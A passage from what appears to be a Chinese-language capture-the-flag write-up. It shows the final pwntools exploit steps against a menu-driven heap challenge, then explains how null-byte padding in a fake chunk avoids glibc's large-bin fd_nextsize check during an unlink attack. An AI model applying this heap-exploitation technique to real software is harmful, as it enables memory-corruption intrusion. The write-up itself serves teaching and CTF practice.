conn.recvuntil("ddl index\n")
payload = "1"
conn.sendline(payload)
conn.recvuntil("ddl time\n")
payload = p64(3180103857)
conn.sendline(payload)
conn.recvuntil("ddl content\n")
payload = "Lexi"
conn.sendline(payload)
```

```
# invoke check()
conn.recvuntil("Your chocie:\n")
payload = "6"
conn.sendline(payload)
conn.interactive()
```

远程环境成功的截图如下：

可能存在的坑：（反正我踩了=。=）

在$FakeBK$之后存在长度为$0x5D0$的填充段，一开始我采用b”A”作为填充字节，发现程序触发中断，达不到预期效果。

重新看了一遍$unlink$的源代码才发现，因为此时的伪造内存块的大小已经超出$smallbins$的范围，下列条件也将被检查：

```
if (!in_smallbin_range (chunksize_nomask (P))                  \
     && __builtin_expect (P->fd_nextsize != NULL, 0)) {            \
     if (__builtin_expect (P->fd_nextsize->bk_nextsize != P, 0)       \
        || __builtin_expect (P->bk_nextsize->fd_nextsize != P, 0))    \
       malloc_printerr ("corrupted double-linked list (not small)");   \
```

此时，$Fake_P \rightarrow fd_nextsize = 0xAAAAAAAA$不为空，触发$malloc_printerr$。

为了绕开该检测，选择b”$\x00$”作为填充字节即可，此时该条件检测将被略过，$unlink$成功被执行。